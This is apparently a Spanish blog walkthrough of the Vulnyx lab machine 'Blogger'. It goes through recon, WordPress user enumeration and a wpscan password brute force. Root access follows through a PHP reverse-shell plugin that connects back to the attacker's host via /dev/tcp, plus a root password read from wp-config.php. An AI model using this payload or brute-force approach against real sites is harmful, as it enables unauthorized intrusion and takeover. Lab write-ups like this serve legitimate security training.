
Máquina Blogger (Vulnyx)

De Ignacio Millán Ledesma Publicado el: 13 septiembre

Comenzamos con averiguar la dirección IP de la Máquina Victima, para ello utilizaremos la herramienta **netdiscover**, para ello ejecutamos el siguiente comando:


$ netdiscover -i eth1 -r 10.0.2.0/24



- **Kali (Máquina Atacante):** 10.0.2.4
- **Máquina Victima:** 10.0.2.16

Comprobamos si tenemos conexión con la Máquina Victima, para ello ejecutamos el siguiente comando:


$ ping -c 1 10.0.2.16



Como se puede comprobar por el TTL nos enfrentamos a una Máquina **Linux**.

A continuación, realizamos con la herramienta **nmap** un reconocimiento de los servicios, para ello ejecutaremos el siguiente comando:

$ nmap -Pn 10.0.2.16 -sVC



Como podemos comprobar la Máquina Victima tiene abiertos los puertos **22** y **80**.


Comprobamos que es lo que corre en el puerto 80.

A continuación, realizamos con la herramienta **gobuster** un fuzzing web por directorios, para ello ejecutamos el siguiente comando:


$ gobuster dir -u http://10.0.2.16:80 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt

Encontramos el directorio **wordpress**.

Accedemos a este directorio.




El contenido no carga correctamente ya que las hojas de estilo apuntan a un dominio, abrimos el inspector del navegador haber si lo encontramos en el código fuente de la pagina.




Encontramos el dominio **megablog.nyx**.

Lo agregamos al archivo */etc/hosts* de la siguiente manera, para ello ejecutamos el siguiente comando:

$ nano /etc/hosts






Volvemos a realizar con la herramienta **gobuster** un fuzzing web pero esta vez por extensiones de archivos *.php*, para ello ejecutamos el siguiente comando:

$ gobuster dir -u http://megablog.nyx/wordpress -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php

```
/.php                 (Status: 403)
/wp-content           (Status: 301)
/index.php            (Status: 301)
/wp-includes          (Status: 301)
/wp-login.php         (Status: 200)
/wp-admin             (Status: 301)
/xmlrpc.php           (Status: 405)
/.php                 (Status: 403)
/wp-signup.php        (Status: 302)
```

Encontramos el archivo **wp-login.php**.

Accedemos a este archivo.



Es un panel de **login** típico de **wordpress**.

A continuación, con la herramienta **wpscan** enumeramos por usuarios y plugins vulnerables, para ello ejecutamos el siguiente comando:

$ wpscan --url http://megablog.nyx/wordpress --enumerate u,vp

```
[i] User(s) Identified:

[+] peter
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Nos encuentra el usuario **peter**.


Realizamos un ataque de fuerza bruta otra vez con la herramienta **wpscan**, para ello ejecutamos el siguiente comando:

$ wpscan --url http://megablog.nyx/wordpress --usernames peter --passwords ./Descargas/rockyou.txt

```
[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - peter / peterpan
Trying peter / diosesamor Time: 00:00:38 <

[!] Valid Combinations Found:
 | Username: peter, Password: peterpan
```

Y obtenemos las credenciales (**peter:peterpan**) y accedemos al panel de control.



Investigando un poco en la pagina de hacktricks, encontramos que podemos subir un archivo *.zip* como un plugin **RCE**.

Nos creamos la puerta trasera en *.php* de la siguiente manera, para ello ejecutamos el siguiente comando:


$ nano shell.php

```
<?php
        /**
        * Plugin Name: WordPress (Reverse Shell)
        * Plugin URI: https://wordpress.org
        * Description: (Pwn3d!)
        * Version: 1.0
        * Author: peseta05
        * Author URI: http[redacted]://github.com/peseta05
        */
        exec("/bin/bash -c 'bash -i >& /dev/tcp/10.0.2.4/443 0>&1'")
?>
```

Lo comprimimos en un archivo *.zip*, para ello ejecutamos el siguiente comando:

$ zip plugin.zip shell.php


Accedemos en el panel de **wordpress** a *Plugins* > *Add New*, y lo subimos.



A continuación, con la ayuda de la herramienta **netcat**(**nc**) nos ponemos a la escucha por el puerto **443** por donde vamos a recibir la conexión, para ello ejecutamos el siguiente comando:


$ nc -lvnp 443

En el panel de **wordpress** le damos a *Activate Plugin*.




Y obtenemos la shell como **www-data**.

Revisando los archivos nos encontramos con el archivo **wp-config.php**, en el cual encontramos la contraseña de **root**.



Nos subimos a **root**, para ello ejecutamos el siguiente comando:

$ su root



¡¡¡Ya somos **root**!!!

También pudiendo leer las flags de **user** y **root**.